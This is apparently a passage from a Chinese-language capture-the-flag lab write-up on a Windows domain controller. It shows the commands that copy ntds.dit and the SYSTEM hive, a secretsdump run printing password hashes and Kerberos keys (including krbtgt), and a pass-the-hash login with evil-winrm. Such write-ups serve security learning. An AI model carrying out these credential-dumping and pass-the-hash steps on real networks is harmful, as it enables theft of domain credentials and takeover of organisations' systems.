diskshadow /s raj.dsh
复制到当前目录
RoboCopy /b z:\windows\ntds . ntds.dit
/b表示 backup 模式,利用备份权限绕过文件访问限制。- 把
z:\windows\ntds\ntds.dit拷到当前目录。同理还会导出
z:\windows\system32\config\SAM和SYSTEM。
然后reg save hklm\system system备份注册表,再下载sam和system(下得慢的一批)到本地

download system
download ntds.dit
接下来进行解密
┌──(kali㉿kali)-[~/桌面/tools/data]
└─$ impacket-secretsdump -ntds ntds.dit -system system local

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x4d1852164a0b068f32110659820cd4bc
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 8cca939cb8a94a304d33209b41a99517
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:70c39b547b7d8adec35ad7c09fb1d277:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
XR-DC$:1000:aad3b435b51404eeaad3b435b51404ee:08e89c7a2fd9c19d949e1383898ece13:::
...
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:afdaee99d584caec50bfce43fb4f524e80017d7d04fdd435849a9e8a037ba399
Administrator:aes128-cts-hmac-sha1-96:17cf30f985414dfc95092429bf74fac7
Administrator:des-cbc-md5:79a1466708cd6838
XR-DC$:aes256-cts-hmac-sha1-96:d586c86606ad0340a240b2ed6a420802541ce9a779e5725269b42675f59b553d
XR-DC$:aes128-cts-hmac-sha1-96:a731273ec7022b9516c402ab075d6ede
XR-DC$:des-cbc-md5:915d4cf13b64ef91
krbtgt:aes256-cts-hmac-sha1-96:b2f2e630f3c12c2cc2779624a11a1406c792c8f31d145246e657b230ff9f0f09
...
-ntds ntds.dit:指定 AD 数据库。
-system system:指定 SYSTEM 文件,用来解密 BootKey。
local:表示本地文件。
于是就行了
proxychains evil-winrm -i 172.22.14.11 -u Administrator -H "70c39b547b7d8adec35ad7c09fb1d277"
flag{7c6537b4-af28-4cff-b56c-187b5308b6dc}这个靶场很多搜集的东西,看了看wp感觉都一个方法,不好。风水不好(确信)